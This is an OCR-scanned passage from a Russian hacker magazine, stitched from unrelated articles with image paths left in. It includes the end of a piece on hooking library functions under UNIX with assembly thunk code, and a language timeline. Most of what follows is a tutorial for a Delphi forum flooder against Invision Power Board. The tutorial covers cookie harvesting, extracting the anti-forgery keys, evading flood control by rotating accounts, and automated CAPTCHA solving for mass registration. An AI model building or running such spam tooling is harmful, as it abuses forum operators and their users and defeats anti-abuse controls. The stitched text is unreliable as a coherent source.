    // основной код перехватчика. [ESP+4]+5 содержит адрес вызванной функции — это поможет нам отличить перехваченные функции друг от друга; передача управления перехваченной функции с эмуляцией ее «родного» пролога
        DEC EAX
        JZ prolog_1
        DEC EAX
        JZ prolog_2


prolog_1: ; // эмулируем выполнение пролога типа PUSH EBP/MOV EBP,ESP/SUB ESP,XXX
        PUSH EBP
        MOV EBP,ESP
        SUB ESP, byte ptr [EAX]     ; берем XXh из памяти
        INC EAX      ; на следующую машинную команду
        JMP EAX

prolog_2: ; // эмулируем выполнение пролога типа PUSB EBP/MOV EBP,ESP/PUSH EDI/PUSH ESI
        PUSH EBP
        MOV EBP, ESP
        PUSH EDI
        PUSH ESI
        JMP EAX
```

Программа-инсталлятор анализирует пролог перехватываемой функции и в зависимости от результата внедряет в ее начало либо call prepare_prolog_1, либо call prepare_prolog_2, где prepare_prolog_x — метка, расположенная внутри thunk-кода, помещенного нами в функцию gets. Команда call занимает 5 байт и потому в аккурат накладывается на команду SUB ESP,XXh так, что XXh оказывается прямо за ее концом. Поэтому сохранять XXh в теле самого перехватчика не нужно! Команда SUB ESP, byte ptr [EAX], вызываемая из thunk-кода, эмулирует выполнение SUB ESP,XXh на ура!

Приведенный пример портит содержимое регистра EAX и работает только с cdecl- и stdcall-функциями. Перехват fastcall-функций, передающих аргументы через EAX, по этой схеме невозможен. Однако оригинальный EAX можно сохранять в стеке и восстанавливать непосредственно перед передачей управления перехваченной функции, но в этом случае JMP EAX придется заменить на RETN, а на верхушку стека предварительно положить адрес для перехода.

Вот и все. Скелет перехватчика успешно собран и готов к работе. Остается дописать «боевую начинку». Это может быть и логгер, протоколирующий вызовы, и антипротектор, блокирующий вызовы некоторых функций, например удаление файла, и макромашина, «подсовывающая» функциям клавиатурного ввода готовые данные, и... да все что угодно!



стандартный пролог функции getaddrinfo, испорченный несвоевременным переключением планировщика

Проблемы стабильности

Сконструированный нами перехватчик довольно капризен по натуре и периодически падает без всяких видимых причин. Почему это происходит? Рассмотрим функцию func со стандартным прологом вида PUSH EBP/MOV EBP,ESP. Допустим, процесс A выполнил команду PUSH EBP и только собирался приступить к выполнению MOV EBP,ESP, как был прерван системным планировщиком, и управление получил наш процесс B, осуществляющий перехват функции func путем внедрения в ее начало инструкции call. Когда процесс A возобновит свое выполнение, команды MOV EBP ESP там уже не окажется, а будет торчать хвостовая часть от call, при выполнении которой все пойдет вразнос. Конечно, вероятность такого события крайне мала, но в особо ответственных случаях с ней все-таки стоит считаться.

Чтобы «обезопасить» перехват, необходимо сократить длину внедряемой инструкции до одного байта, но таких инструкций просто нет! То есть как это нет? A INT 03h (CCh) на что? Традиционно она используется для организации точек останова и на прикладном уровне защищенного режима возбуждает исключение, которое легко перехватить из ядра, а точнее, из загружаемого модуля. Об этом уже писалось в статье Handling Interrupt Descriptor Table for fun and profit, опубликованной в 59 номере phrack, так что не будем повторяться.
Заметим, что CCh конфликтует с некоторыми защитными механизмами и, естественно, с отладчиками, поэтому лучше внедрять не INT 03h, а какую-нибудь «запрещенную» однобайтовую команду типа CLI (FAh), возбуждающую исключение, которое мы будем отлавливать.


Точки останова

Отладчики могут устанавливать программные точки останова на библиотечные функции, внедряя в их начало команду INT 03h (CCh). В этом случае наш перехватчик не сможет распознать пролог, что не есть хорошо. Выход очевиден: сравнивать только 2-й, 3-й, 4-й и 5-й байты пролога, игнорируя первый байт. А что делать с точкой останова? Если записать call поверх нее, то она будет затерта, и отладчик потеряет контроль за функцией, что в некоторых случаях неприемлемо, и тогда необходимо внедряться со 2-го байта, но в этом случае команда call полностью затрет SUB ESP,XXh, и XXh придется сохранять где-то в другом месте.

Заключение

Механизмы перехвата API-функций под Windows хорошо исследованы, и предложить радикально новый трюк довольно трудно. UNIX-системы исследованы намного хуже, поэтому таят множество нераскрытых возможностей, притягивающих хакеров и прочих творческих людей. Описанный мыщъх'ем способ — не единственный и, вероятно, не самый удобный, к тому же до «промышленного применения» ему еще расти и расти. Тем не менее в моих утилитах, написанных на скорый хвост, он вполне нормально работает — как под Linux, так и под BSD.


BINARY YOUR'S




стандартный пролог функции lchmod, искаженной программной точкой останова (CCh), установленной отладчиком

50 лет кодерского трипа

НИКОЛАЙ GORL




1987
Oberon
Никлаус не унимается.
1991
Python
Назван, между прочим, в честь моего любимого шоу Monty Python. И змейки здесь ни при чем.
1995
1999
C#
«Delphi для Microsofto-поклонников». Кстати, очень удобная штука.
Java
Язык программирования для кофеварок и кофеваров.
1995
PHP
Расмус Лердорф изначально и не думал никаких языков придумывать — просто решил посчитать, сколько народу его резюме читает. Юзал Perl.
1992
Oberon-2
Нет слов...
Одни эмоции.
Perl
Ларри Уолл придумал. Он приезжал в Россию прошлой весной. Гнобить не буду. Однако благодаря дыркам в реализациях создалось немало hack-групп.
1995
1985
1993
Delphi
Турбопаскаль мутировал в Дельфи. Поклон компании Borland.
C ++
Бьярн Страуструп, несмотря на свою птичью фамилию, ухитрился написать на редкость нормальную штуку. Столько сплоитов — загляденье.



F0GG0T
/ F0GG0T@GMAIL.RU /



Coding / DELPHI

Форум в топку

Пишем флудер для форума IPB



ЗАМЕТИЛ, ЧТО СЕГОДНЯ В СЕТИ МНОЖЕСТВО ФОРУМОВ? И ВСЕ КАКИЕ-ТО ОДИНАКОВЫЕ, ПРАВДА? НУ, НЕ В ПЛАНЕ СОДЕРЖАНИЯ, КОНЕЧНО, — ТУТ КРЕАТИВ У ВСЕХ ПОПЕР. ПРОСТО ПОСТРОЕНЫ ОНИ В ОСНОВНОМ НА ОДНОЙ И ТОЙ ЖЕ СКРИПТОВОЙ БАЗЕ. ТО ЕСТЬ У ВСЕХ ОДИНАКОВЫЕ ФОРМЫ ДЛЯ РЕГИСТРАЦИИ И ДЛЯ ОТПРАВКИ СООБЩЕНИЙ, ОДИНАКОВАЯ ЗАЩИТА. ПОНИМАЕШЬ, К ЧЕМУ Я ВЕДУ? НАПИСАЛ ПРОГРАММКУ ДЛЯ РАБОТЫ С ОДНИМ ФОРУМОМ, А ОНА БУДЕТ ПАХАТЬ СО ВСЕМИ ТАКОГО ЖЕ ТИПА. КРАСОТА! ХОЧЕШЬ — ФЛУДИ, ХОЧЕШЬ — РЕКЛАМЬ, А ПРИ ЖЕЛАНИИ ПРОСТО ПАРСЬ КАКУЮ-НИБУДЬ ИНФОРМАЦИЮ СО ВСЕХ ФОРУМОВ.

Я в этой статье, вообще, собрался рассказать, как написать прогу для удаленной работы с одним форумом Invision Power Board 2x — добротно сделанный форум, с неплохой защитой, которую мы почти без проблем обойдем. Кстати, под удаленной работой я подразумеваю банальный флуд. Как написать программу для рекламы, думаю, ты и сам разберешься. С помощью этой статьи, я надеюсь, ты сможешь и не такие штуки написать.

Ваяем флудер

В чем наша задача? На подавляющем большинстве форумов анонимное создание сообщений запрещено, поэтому для флуда нужно залогиниться, получить куки, отпарсив ответ, и подставлять их в запрос при каждом обращении к желаемому форуму. Аутентификация на форуме не так уж и сложна — надо просто сформировать пост-запрос с такими параметрами: referer=&UserName=User&PassWord=Pass&CookieDate=1, а дальше глянуть, есть ли в заголовке ответа строка pass_hash, в которой и скрыт md5-хэш пароля. Благодаря этой простоте логина уже был написан не один брут для IPB, но это не наша задача — мы не брутфорсим, а флудим, ну, или рекламим. Залогинились, значит, отпарсили. Теперь осталось оставить сообщение, что, как ни странно, уже сложнее. Во-первых, в форумах IPB второй версии существует два ключа защиты — postkey и authkey, — которые генерируются при запросе формы отправки сообщения. Без этих ключиков создание топика невозможно — дополнительная защита от разработчиков форума, чтобы жизнь не казалась медом. Во-вторых, в начале страницы после <html> идет несколько десятков килобайт css-стилей, поэтому скорость заметно уменьшится, но даже с небольшой скоростью (5 топиков в секунду) можно испортить нервную систему кому угодно (но наша задача заключается исключительно в анализе ситуации, мы не собираемся никому трепать нервы, — прим. Горлума). Осталось только скачать страницу с формой создания топика, вынуть два ключа и послать последний запрос на создание топика.

Если же на форуме стоит антифлуд, то придется использовать сразу несколько юзеров. Этот способ хорош тем, что даже, если форум разрешает создавать топики только через каждые 30 секунд, за это время можно будет оставить количество топиков, равное количеству зареганных тобой пользователей, но, естественно, не превышающее ширину твоего канала. Так как флудить я собрался фиксированным количеством топов, то нужно уметь отличать сообщение flood-контроля от уведомления об удачном создании топика. Сообщение о флуде появляется вместо формы создания нового топика, поэтому встроить проверку на флуд нужно именно в функцию для получения ключей. Сообщение выглядит как обычная ошибка, где нам рекомендуют связаться с администратором форума по мылу и рассказать о том, как же все-таки плохо работает его борда. Так проверяем, есть ли в ответе сервера намек на ошибку.

```
if pos('admin_email', ansilowercase(Result))>0 then
begin
   inc(floodc);
   Result:='';
   exit;
end;
```

Если в ответе содержится админский емейл, то увеличиваем счетчик заблокированных антифлудом запросов и начинаем заново, уже логинясь с другого юзера. Но где же взять столько пользователей, чтобы обеспечить беспрерывный флуд?



пк **1** Скачиваем страницу с регистрацией

пк **2** Находим в коде идентификатор картинки

пк **3**



1 Скачиваем картинку



2 Конвертируем в BMP, обрезаем поля



3 Сравниваем каждую полученную цифру с эталонами



4 Находим самый похожий эталон — цифра распознана

РАСПОЗНАЕМ

РЕГИСТРИРУЕМ ЮЗЕРА

пк **4** Завершаем регистрацию

пк **5** Логинимся на форуме

пк **6** Сливаем страницу с формой создания топика

пк **7** Выдираем из нее postkey и authkey

пк **8** Засылаем на форум левое сообщение

МНОГОПОТОЧНОСТЬ

